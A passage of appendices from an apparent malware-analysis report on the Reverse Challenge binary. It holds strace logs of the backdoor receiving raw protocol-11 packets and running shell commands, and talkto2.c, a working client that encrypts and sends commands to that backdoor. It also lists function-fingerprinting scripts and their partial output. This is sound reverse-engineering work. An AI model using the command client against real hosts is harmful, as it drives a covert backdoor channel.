stat("/sbin/sh", 0xbffff6b0)            = -1 ENOENT (No such file or
directory)
stat("/usr/sbin/sh", 0xbffff6b0)        = -1 ENOENT (No such file or
directory)
stat("/bin/sh", {st_mode=S_IFREG|0755, st_size=316848, ...}) = 0
getpgrp()                               = 1004
fcntl(-1, F_SETFD, FD_CLOEXEC)          = -1 EBADF (Bad file descriptor)
rt_sigaction(SIGCHLD, {0x805c190, [], 0x4000000}, {SIG_IGN}, 8) = 0
open("/bin/csh", O_RDONLY)              = 1
lseek(1, 0, SEEK_CUR)                   = 0
read(1, "#!/bin/sh\necho \"I was called wit"..., 80) = 73
lseek(1, 0, SEEK_SET)                   = 0
fcntl(1, F_SETFD, FD_CLOEXEC)           = 0
fcntl(1, F_GETFL)                       = 0 (flags O_RDONLY)
fstat(1, {st_mode=S_IFREG|0755, st_size=73, ...}) = 0
lseek(1, 0, SEEK_CUR)                   = 0
read(1, "#!/bin/sh\necho \"I was called wit"..., 73) = 73
brk(0x809f000)                          = 0x809f000
open("/tmp/csh.out", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 2
fcntl(1, F_GETFD)                       = 0x1 (flags FD_CLOEXEC)
fcntl(1, F_DUPFD, 10)                   = 10
fcntl(1, F_GETFD)                       = 0x1 (flags FD_CLOEXEC)
fcntl(10, F_SETFD, FD_CLOEXEC)          = 0
lseek(1, -20, SEEK_CUR)                 = 53
fcntl(1, F_DUPFD, 10)                   = 11
fstat(11, {st_mode=S_IFREG|0755, st_size=73, ...}) = 0
```

```
lseek(11, 0, SEEK_CUR)                  = 53
close(1)                                = 0
dup2(2, 1)                              = 1
close(2)                                = 0
fstat(1, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x40138000
write(1, "I was called with -f -c \352\352\352\352\352\352\352\340"..., 202)
= 202
dup2(10, 1)                             = 1
fcntl(10, F_GETFD)                      = 0x1 (flags FD_CLOEXEC)
close(10)                               = 0
read(11, "echo goodbye\nexit 0\n", 73)  = 20
write(1, "goodbye\n", 8)                = -1 EBADF (Bad file descriptor)
munmap(0x40138000, 4096)                = 0
_exit(0)                                = ?
```

```
bash# strace -f reverse/the-binary7
execve("reverse/the-binary7", ["reverse/the-binary7"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
setsid()                                = 1009
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
time(NULL)                              = 1021504306
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048, 0)
= 201
oldselect(1, NULL, NULL, NULL, {0, 10000}) = 0 (Timeout)
recv(0, "E\0\2NS&\0\0\372\v\354}\177\0\0\1\0\0\0\0\3\0\27/Md{\204"..., 2048,
0) = 590
oldselect(1, NULL, NULL, NULL, {0, 10000}) = 0 (Timeout)
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048, 0)
= 201
oldselect(1, NULL, NULL, NULL, {0, 10000}) = 0 (Timeout)
recv(0, "E\0\1\345\271\322\0\0\372\v\206:\177\0\0\1\0\0\0\0\3\0"..., 2048, 0)
= 485
oldselect(1, NULL, NULL, NULL, {0, 10000}) = 0 (Timeout)
recv(0,  <unfinished ...>
```

```
bash# strace -f reverse/the-binary8
execve("reverse/the-binary8", ["reverse/the-binary8"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
setsid()                                = 1017
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
time(NULL)                              = 1021504342
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048, 0)
= 201
```

```
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 1
brk(0)                                  = 0x807eb98
brk(0x807ebb8)                          = 0x807ebb8
brk(0x807f000)                          = 0x807f000
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No such
file or directory)
stat("/etc/locale/C/libc.cat", 0xbfffa2c8) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbfffa2c8) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/libc/C", 0xbfffa2c8) = -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbfffa2c8) = -1 ENOENT (No such file or
directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbfffa2c8) = -1 ENOENT (No such
file or directory)
open("/etc/host.conf", O_RDONLY)        = -1 ENOENT (No such file or
directory)
gettimeofday({1021504345, 349346}, NULL) = 0
getpid()                                = 1017
open("/etc/resolv.conf", O_RDONLY)      = -1 ENOENT (No such file or
directory)
uname({sys="Linux", node="hpspps3m.spain.hp.com", ...}) = 0
sigprocmask(SIG_BLOCK, [ALRM], [])      = 0
sigaction(SIGALRM, {0x80556c4, [], 0}, {SIG_DFL}, 0x40037c68) = 0
time(NULL)                              = 1021504345
alarm(600)                              = 0
sigsuspend([] <unfinished ...>
```

```
bash# strace -f reverse/the-binary9
execve("reverse/the-binary9", ["reverse/the-binary9"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
setsid()                                = 1022
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
time(NULL)                              = 1021504358
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048, 0)
= 201
time(NULL)                              = 1021504368
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 1
brk(0)                                  = 0x807eb98
brk(0x807ebb8)                          = 0x807ebb8
brk(0x807f000)                          = 0x807f000
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No such
file or directory)
stat("/etc/locale/C/libc.cat", 0xbfffa85c) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbfffa85c) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/libc/C", 0xbfffa85c) = -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbfffa85c) = -1 ENOENT (No such file or
directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbfffa85c) = -1 ENOENT (No such
file or directory)
open("/etc/host.conf", O_RDONLY)        = -1 ENOENT (No such file or
directory)
gettimeofday({1021504368, 223327}, NULL) = 0
getpid()                                = 1022
open("/etc/resolv.conf", O_RDONLY)      = -1 ENOENT (No such file or
directory)
```

```
uname({sys="Linux", node="hpspps3m.spain.hp.com", ...}) = 0
sigprocmask(SIG_BLOCK, [ALRM], [])      = 0
sigaction(SIGALRM, {0x80556c4, [], 0}, {SIG_DFL}, 0x40037c68) = 0
time(NULL)                              = 1021504368
alarm(600)                              = 0
sigsuspend([] <unfinished ...>
```

```
bash# strace -f reverse/the-binaryA
execve("reverse/the-binaryA", ["reverse/the-binaryA"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
setsid()                                = 1027
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
time(NULL)                              = 1021504378
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048, 0)
= 201
time(NULL)                              = 1021504385
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 1
brk(0)                                  = 0x807eb98
brk(0x807ebb8)                          = 0x807ebb8
brk(0x807f000)                          = 0x807f000
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No such
file or directory)
stat("/etc/locale/C/libc.cat", 0xbfffa85c) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbfffa85c) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/libc/C", 0xbfffa85c) = -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbfffa85c) = -1 ENOENT (No such file or
directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbfffa85c) = -1 ENOENT (No such
file or directory)
open("/etc/host.conf", O_RDONLY)        = -1 ENOENT (No such file or
directory)
gettimeofday({1021504385, 90730}, NULL) = 0
getpid()                                = 1027
open("/etc/resolv.conf", O_RDONLY)      = -1 ENOENT (No such file or
directory)
uname({sys="Linux", node="hpspps3m.spain.hp.com", ...}) = 0
sigprocmask(SIG_BLOCK, [ALRM], [])      = 0
sigaction(SIGALRM, {0x80556c4, [], 0}, {SIG_DFL}, 0x40037c68) = 0
time(NULL)                              = 1021504385
alarm(600)                              = 0
sigsuspend([] <unfinished ...>
```

```
bash# strace -f reverse/the-binaryB
execve("reverse/the-binaryB", ["reverse/the-binaryB"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
setsid()                                = 1032
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
```

```
close(2)                                = 0
time(NULL)                              = 1021504394
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048, 0)
= 201
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 1
brk(0)                                  = 0x807eb98
brk(0x807ebb8)                          = 0x807ebb8
brk(0x807f000)                          = 0x807f000
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No such
file or directory)
stat("/etc/locale/C/libc.cat", 0xbfffa2a0) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbfffa2a0) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/libc/C", 0xbfffa2a0) = -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbfffa2a0) = -1 ENOENT (No such file or
directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbfffa2a0) = -1 ENOENT (No such
file or directory)
open("/etc/host.conf", O_RDONLY)        = -1 ENOENT (No such file or
directory)
gettimeofday({1021504397, 29251}, NULL) = 0
getpid()                                = 1032
open("/etc/resolv.conf", O_RDONLY)      = -1 ENOENT (No such file or
directory)
uname({sys="Linux", node="hpspps3m.spain.hp.com", ...}) = 0
sigprocmask(SIG_BLOCK, [ALRM], [])      = 0
sigaction(SIGALRM, {0x80556c4, [], 0}, {SIG_DFL}, 0x40037c68) = 0
time(NULL)                              = 1021504397
alarm(600)                              = 0
sigsuspend([] <unfinished ...>
```

9 Appendix 8: *talkto2.c* program listing

talkto2.c: Cipher/Decipher version.

The main change introduced in this version from the previous one was the capability of ciphering the data to be sent, read from the standard input as said in the first version, using the same algorithm used by “the-binary”. This binary also takes into account the special management that takes places in “the-binary” with the second character, first one after the initial 0x2 character in the payload.

A new source code file was added to work with the third version of the network client. It was called “r_ciphering.c”. This file provides the two functions that perform the ciphering/deciphering of messages the way "the_binary" of the Reverse Challenge likes it, called “r_cipher” and “r_decipher”.

```
/*****************************************************************************\
* File:
*   talkto2.c
*
* Description:
*   Tool to talk to "the-binary" of The Reverse Challenge.
*
* Revisions:
*   2002-05-08. First version.
*       - Version number 1.0.0
*   2002-05-14. Payload adapted to talk “to the-binary”.
*  First version derived from "talk.c":
*  - Force first byte of the payload to be "0x02".
*  - Option for selecting number of bytes inside the packet. Default is 1500
bytes.
*    It should be at least 201 bytes: the minimum expected by "the-binary":
*    201 bytes = 20 IP header + 181 payload.
*   2002-05-19.
*     - Changed version number to 1.1.0
*  - Added encryption as expected by "the_binary"
*
\*****************************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <ctype.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

/* exit values */
#define EXIT_NO_ROOT 1
#define EXIT_NO_SOCK 1

/* default values */
#define SERVER_PROT 0xb
#define BUFF_SIZE 1480 /* Ethernet MTU: 1500 - IP header: 20 */

void help (char *, char *);
int talk(char *, int);

/*
Function:
  main
Description:
  Parses the command line.
*/
int
```

```
main (int argc, char * argv[])
{
  char * version = "1.1.0";
  char * server_name = "localhost";
  int server_prot = SERVER_PROT;
  int buff_size = BUFF_SIZE;
  char buffer[BUFF_SIZE];
  char * pbuffer   = buffer+1;
  char * cleartext = buffer+2;
  char ciphertext[BUFF_SIZE];
  int sock;
  int c;
  int i = 0;
  int size = buff_size;
  /* By default it sends 1500 bytes packets = Ethernet MTU */

  opterr = 0;

  /* Initializing buffer */
  bzero(buffer,BUFF_SIZE);

  while ((c = getopt (argc, argv, "hp:s:b:")) != -1)
    switch (c)
      {
      case 'h':
   help(argv[0], version);
   exit(0);
   break;
      case 'p':
   server_prot = atoi(optarg);
   break;
      case 's':
   server_name = (char *)malloc(strlen(optarg));
   strcpy(server_name, optarg);
   break;
      case 'b':
   size = atoi(optarg);
   if (size > buff_size) {
     fprintf (stderr, "Option `-%c': size (bytes) must be less than %d.\n",
optopt,
                 buff_size);
     exit(-1);
   }
   break;
      case '?':
   if (isprint (optopt))
     fprintf (stderr, "Option `-%c' IGNORED.\n", optopt);
   else
     fprintf (stderr,
              "Option character `\\x%x' IGNORED.\n",
              optopt);
      }

  if (geteuid() != 0)
    {
      fprintf(stderr, "Only root can use this program!.Sorry.\n");
      help(argv[0], version);
      exit(EXIT_NO_ROOT);
    }
  if ((sock = talk(server_name, server_prot)) < 0)
    {
      fprintf(stderr, "Error while creating the socket.\n");
      exit(EXIT_NO_SOCK);
    }
  /* according to the IRIX TCP/IP programming guide,
     connectionless sockets  should be used with sendto instead of
     write */

  pbuffer   = buffer+1;
  buff_size = BUFF_SIZE-1;

  /* We get the user input and copy it to the buffer from the second byte to
the end */
  while( (i=getline(&pbuffer, &buff_size, stdin)) != -1)
    {
```

```
      /* Set first packet byte to 0x02 as "the-binary" expects */
      *buffer=0x02;
      buff_size = BUFF_SIZE;

      printf("(0x%d)%s\n",*buffer,buffer);

      /* Number of bytes to write:
            - if option "-b" was not used, it will write 1480 bytes payload.
            - if option "-b" was used:
                  - if "size" is less or equal to "i+1" (characters read plus
the 0x02)
                    then we write only the first "size" characters.
                    We set an ENTER (0x0a) at the end of the packet.
                  - if "size" is greater than the read characters, "i+1",
                    then we write all the read characters.
      */

      /* Payload allways has the characters and an end 0x0a */
      if (size <= i) {
           buffer[size-1]=0x0a;
      }
      else {
           /* Nothing to do: we send all the read chars + zero aditional chars
*/
      }

      /* We encrypt the payload except the two first bytes: 0x02 and the next
*/
      r_cipher (size-2, ciphertext, cleartext);
      memcpy (cleartext, ciphertext, size-2);


      /* We only write the number of bytes selected (size) from the buffer */
      write(sock, buffer, size);

      /* Re-Initializing buffers */
      bzero(buffer,BUFF_SIZE);
      bzero(ciphertext,BUFF_SIZE);


      /* NOTE: getline _may_ have changed pbuffer and buff_size  */
      /* This could be a problem: we wouldn't be sending what we expect  */
      /* It seems to be ok as long as we don't try to read too many chars  */
      /* so there's no rush in fixin it  */
      pbuffer   = buffer+1;
      buff_size = BUFF_SIZE-1;
     }
  close(sock);

  return 0;
}



/*
Function:
  help
Description:
  prints a help message for the user (obtained with the -h option)
*/
void
help (char * name, char * version)
{
  fprintf(stderr, "USAGE:\n\t%s v%s [-options] \n\n", name, version);
  fprintf(stderr, "Servername is by default localhost.\n");
  fprintf(stderr, "Options:\n");
  fprintf(stderr, "\t-h #\tprint this help\n");
  fprintf(stderr, "\t-p #\tset protocol number (default is 0x0b)\n");
  fprintf(stderr, "\t-s #\tset server name (default is localhost)\n");
  fprintf(stderr, "\t-b #\tpayload block size for transmision (IP header
includes 20 bytes)\n");
  fprintf(stderr, "\nExample.-\n");
  fprintf(stderr, "\t%s -shostname -p80 -b128 \n", name);
}
```

```
/*
Function:
  talk
Description:
  Creates a socket to the dessired server and protocol.
Returns:
  A file descriptor for the socket (positive value) if successful.
*/
int
talk(char * server_name, int protocol)
{
  struct hostent * host;
  struct in_addr addr;
  int sock, connected;
  struct sockaddr_in address;

  /* resolve hostname */
  if (inet_aton(server_name, &addr) == 0)
    {
      host = (struct hostent *)gethostbyname(server_name);
      if (host != NULL)
   memcpy(&addr, host->h_addr_list[0], sizeof(struct in_addr));
      else
   return -1;
    }

  /* set address to connect to */
  memset((char *) &address, 0, sizeof(address));
  address.sin_family = AF_INET;
  /*  address.sin_port = (port);*/
  address.sin_addr.s_addr = addr.s_addr;

  /* create the socket */
  sock = socket(AF_INET, SOCK_RAW, protocol);

  /* "connect" it to set destination address */
  connected = connect(sock, (struct sockaddr *) &address,
                sizeof(address));
  if (connected < 0) {
    perror("connect");
    return -2;
  }

  return sock;
}
```

10 Appendix 10: *afprint.c* program listing

```
/*
   afprint.c
*/

#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <bfd.h>
//#include <libiberty.h>

#ifdef USE_OPENSSL
#include <openssl/md5.h>
#else
#include <md5global.h>
#include <md5.h>
#define MD5_Init   MD5Init
#define MD5_Final  MD5Final
#define MD5_Update MD5Update
#endif /* USE_OPENSSL */


#include "config.h"  //the config file from fenris

unsigned char buf[SIGNATSIZE+4];

#define CODESEG (((unsigned int)buf) >> 24)

unsigned int result[4];
MD5_CTX kuku;

int main(int argc,char* argv[]) {
  int f,summ=0;
  asymbol** syms;
  int size,symcnt,i,off;
  bfd* b;
  char tagme=0;
  int ret;
  int num;

        bzero(buf,sizeof(buf));
        //ret=read(0,buf,SIGNATSIZE);
   for (num=0;num<SIGNATSIZE;num++) {
          scanf("%2x",&ret);
          buf[num]=ret;
   }

        for (f=2;f<SIGNATSIZE;f++) {
          // This ain't no stinkin' code!
          if ((buf[f-2]==0x90) && (buf[f-1]==0x90) && (buf[f] == 0x90)) {
            buf[f-2]=0; buf[f-1]=0;
            tagme=1;
          }
          if (tagme) buf[f]=0;
        }

        // For sanity.
        for (f=0;f<SIGNATSIZE;f++)
         if (buf[f]==CODESEG) bzero(&buf[f-3],4);

        for (f=0;f<SIGNATSIZE;f++)
         if (buf[f]==0xe8) bzero(&buf[f+1],4);

        //printf("CODE DUMP: ");
        //for (f=0;f<SIGNATSIZE;f++) printf("%02X ",buf[f]);
        //printf("\n");
```

```
            MD5_Init(&kuku);
            MD5_Update(&kuku,buf,SIGNATSIZE);
            MD5_Final((char*)result,&kuku);

            result[0] ^= result[2];
            result[1] ^= result[3];

            printf("%08X\n",result[0] ^ result[1]);


      return 0;

    }
```

11 Appendix 11: *checka* script

```
#!/bin/sh

DATABASES="*.dat support/*.dat"

if [ $# -lt 2 ]
then
   echo "usage: $0 <address to check in databases> <binary file> <function
name>"
   exit 1
fi
type objdump >/dev/null 2>&1
if [ $? -ne 0 ]
then
   echo I need objdump command in your PATH
   exit 1
fi
type afprint >/dev/null 2>&1
if [ $? -ne 0 ]
then
   type ./afprint >/dev/null 2>&1
   if [ $? -ne 0 ]
   then
          echo I need afprint executable to be in your PATH
          exit 1
   else
          AFPRINT=./afprint
   fi
else
   AFPRINT=afprint
fi

FPRINT=`objdump -d --start-address $1 $2 2>/dev/null| tail +8 | cut -c10- |
cut -c-23 | $AFPRINT`
echo ""
if [ $# -lt 3 ]
then
echo Fingerprint for address $1 is $FPRINT
else
echo Fingerprint for address $1 [$3] is $FPRINT
fi
echo Searching in databases...
RESULT=`grep $FPRINT $DATABASES|cut -d' ' -f2|sort -u`
if [ -z "$RESULT" ]
then
   echo No match found.
else
   echo $RESULT| wc -w | awk '{print $line " match(es) found:"}'
   echo "  " $RESULT
fi
echo ""
exit 0
```

12 Appendix 12: *checkf* script

```
#!/bin/sh

DATABASES="*.dat support/*.dat"

if [ $# -lt 1 ]
then
   echo "usage: $0 <binary file to analyze>"
   exit 1
fi
type objdump >/dev/null 2>&1
if [ $? -ne 0 ]
then
   echo I need objdump command in your PATH
   exit 1
fi
type afprint >/dev/null 2>&1
if [ $? -ne 0 ]
then
   type ./afprint >/dev/null 2>&1
   if [ $? -ne 0 ]
   then
          echo I need afprint executable to be in your PATH
          exit 1
   else
          AFPRINT=./afprint
   fi
else
   AFPRINT=afprint
fi

checka()
{
FPRINT=`objdump -d --start-address $1 $2 2>/dev/null| tail +8 | cut -c10- |
cut -c-23 | $AFPRINT`
echo ""
if [ $# -lt 3 ]
then
echo Fingerprint for address $1 is $FPRINT
else
echo Fingerprint for address $1 [$3] is $FPRINT
fi
echo Searching in databases...
RESULT=`grep $FPRINT $DATABASES|cut -d' ' -f2|sort -u`
if [ -z "$RESULT" ]
then
   echo "  " No match found.
   return 1
else
   echo $RESULT| wc -w | awk '{print $line " match(es) found:"}'
   echo "  " $RESULT
   return 0
fi
}

echo "$0 started at `date`"
NUM=1
NUM_OK=0
for f in `objdump -d $1 2>/dev/null| grep "call   0x"|cut -c40-|sort -u`
do
   let NUM=NUM+1
   checka $f $1 Function_${NUM}
   if [ $? -eq 0 ]
   then
          let NUM_OK=NUM_OK+1
   fi
done
echo ""
echo "$0 finished at `date`"
echo "Analysis of $1 done."
echo "$NUM functions analyzed."
```

```
    echo "$NUM_OK functions matched."
    exit 0
```

13 Appendix 13: *identify.pl* script

```
#!/usr/bin/perl

#
# File:
#   identify.pl
#
# Description:
#   Identify functions ala fenris.
#

use Digest::MD5 "md5";
use strict;

my %recog;
my @line;
my $line;
my @aux;
my $aux;
my @func;
my $addr;
my @bytes;
my $bytes;
my $found;
my $md5;
my @signat;
my $signature;
my $reset;
my $i;
my $j;

# check command line
if (@ARGV < 2) {
    die "Usage: $0 <binary_file> <signature_file>\n";
}

# load signatures
#print "Loading signatures...";
open(SIGN, $ARGV[1]) ||
    die "ERR: Couldn't open signature file $ARGV[1]: $!";
while ($aux = <SIGN>) {
    chop($aux);
    @aux = split(/\s/, $aux);
    $recog{$aux[2]} = $aux[1];
}
close(SIGN);
#print "done\n";

# this assumes that the objdump results fit in memory
open(OBJDUMP, "objdump -d $ARGV[0] 2>/dev/null|") ||
    die "ERR: Failed when using objdump: $!";
@line = <OBJDUMP>;
chop(@line);
close(OBJDUMP);

# get the addresses called in @aux
foreach $line (@line) {
    if ($line =~ /call\s+0x/) {
   $aux = (split(/\t+/, $line))[2];
   $aux =~ s/call\s+0x//;
   push(@aux, $aux);
    }
}
#sort them
@aux=sort(@aux);

#eliminate duplicates
unshift(@func, shift(@aux));
foreach $line (@aux) {
    push(@func,$line) if ($func[$#func] ne $line);
}
```

```
# get the n first bytes after a call
foreach $addr (@func) {
    $i = 0;
    $found = 0;
    while (($i < @line) && ($found == 0)) {
   if ($line[$i] =~ /^ $addr/) {
       # get the bytes for the signature
       $j = $i;
       $found = 1;
       $bytes = 0;
       @bytes = ();
       # continue with the next lines till there are 24 bytes
       while ($bytes < 24) {
          @aux = split(/\s+/, (split(/\t/, $line[$j]))[1]);
          $bytes += @aux;
          push(@bytes, @aux);
          $j++;
       }
       while (@bytes > 24) {
          pop(@bytes);
       }
       # sanity checks
       $reset = 0;
       for($j = 0; $j < 24; $j++) {
          if (($bytes[$j] eq "90") && ($bytes[$j] eq "90") &&
              ($bytes[$j+2] eq "90")) {
              $reset = 1;
          }
          $bytes[$j] = 0 if ($reset == 1);
          # remove addresses
          if ($bytes[$j] eq "08") {
              $bytes[$j-3] = $bytes[$j-2] = $bytes[$j-1] =
                  $bytes[$j] = 0;
          }
          if ($bytes[$j] eq "e8") {
              $bytes[$j+1] = $bytes[$j+2] = $bytes[$j+3] =
                  $bytes[$j+4] = 0;
          }
       }


#      print "$addr => @bytes\n";
       for($j = 0; $j < 24; $j++) {
          $bytes[$j] = hex($bytes[$j]);
       }
       $signature = pack("C*", @bytes);
       $md5 = md5($signature);
       @signat = unpack("IIII",$md5);
#      $aux = sprintf("%08X %08X %08X %08X", $signat[0],
#                     $signat[1], $signat[2], $signat[3]);
       $signat[0] ^= $signat[2];
       $signat[1] ^= $signat[3];
       $signature = sprintf("%08X", $signat[0] ^ $signat[1]);

#      print "$addr => ($aux) $signature $recog{$signature}\n";
       if ($recog{$signature}) {
          $line[$i] .= "\t$recog{$signature}";
          # replace the calls also
          for($j = 0; $j < @line; $j++) {
              if ($line[$j] =~ /call\s+0x$addr/) {
                  $line[$j] .= "\t$recog{$signature}";
              }
          }
       }
   }
   $i++;
    }
    if ($found == 0) {
   print "$addr called but not found.\n";
    }
}

# print the edited objdump file
foreach $line (@line) {
    print "$line\n";
}
```

14 Appendix 14: *checkf* output (I)

This is the output from *checkf* tool using the default fenris databases:

```
# ./checkf /root/chroot/reverse/the-binary
./checkf started at Thu May 23 21:24:59 CEST 2002

Fingerprint for address 0x8048080 [Function_2] is EE03C2FA
Searching in databases...
    No match found.

Fingerprint for address 0x8048110 [Function_3] is FC3FCF37
Searching in databases...
    No match found.

Fingerprint for address 0x8048134 [Function_4] is CD18AE48
Searching in databases...
    No match found.

Fingerprint for address 0x8048ecc [Function_5] is 7298C1BA
Searching in databases...
    No match found.

Fingerprint for address 0x8048f94 [Function_6] is 0B1EDD74
Searching in databases...
    No match found.

Fingerprint for address 0x8049138 [Function_7] is 2C245023
Searching in databases...
    No match found.

Fingerprint for address 0x8049174 [Function_8] is 297DB45A
Searching in databases...
    No match found.

Fingerprint for address 0x8049564 [Function_9] is F66EED9B
Searching in databases...
    No match found.

Fingerprint for address 0x80499f4 [Function_10] is 80BC598B
Searching in databases...
    No match found.

Fingerprint for address 0x8049d40 [Function_11] is 0410C84C
Searching in databases...
    No match found.

Fingerprint for address 0x804a194 [Function_12] is 4D0BAAE1
Searching in databases...
    No match found.

Fingerprint for address 0x804a1e8 [Function_13] is 78D5FF45
Searching in databases...
    No match found.

Fingerprint for address 0x804a2a8 [Function_14] is CF7AE9FA
Searching in databases...
    No match found.

Fingerprint for address 0x804a48c [Function_15] is 5AEA56CA
Searching in databases...
    No match found.

Fingerprint for address 0x804a4f4 [Function_16] is 5E67E55C
Searching in databases...
    No match found.

Fingerprint for address 0x804a580 [Function_17] is C1286BE8
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x804a5cc [Function_18] is 46A39AF7
Searching in databases...
    No match found.

Fingerprint for address 0x804a9d8 [Function_19] is 37608659
Searching in databases...
    No match found.

Fingerprint for address 0x804b800 [Function_20] is 26ABB864
Searching in databases...
    No match found.

Fingerprint for address 0x804bf80 [Function_21] is 8E1B0B58
Searching in databases...
    No match found.

Fingerprint for address 0x804c538 [Function_22] is 04450465
Searching in databases...
    No match found.

Fingerprint for address 0x804c574 [Function_23] is 1226BE5F
Searching in databases...
    No match found.

Fingerprint for address 0x804c5a4 [Function_24] is 2DF9A0D3
Searching in databases...
    No match found.

Fingerprint for address 0x804c6fc [Function_25] is 3449046C
Searching in databases...
    No match found.

Fingerprint for address 0x804c9e4 [Function_26] is C9790471
Searching in databases...
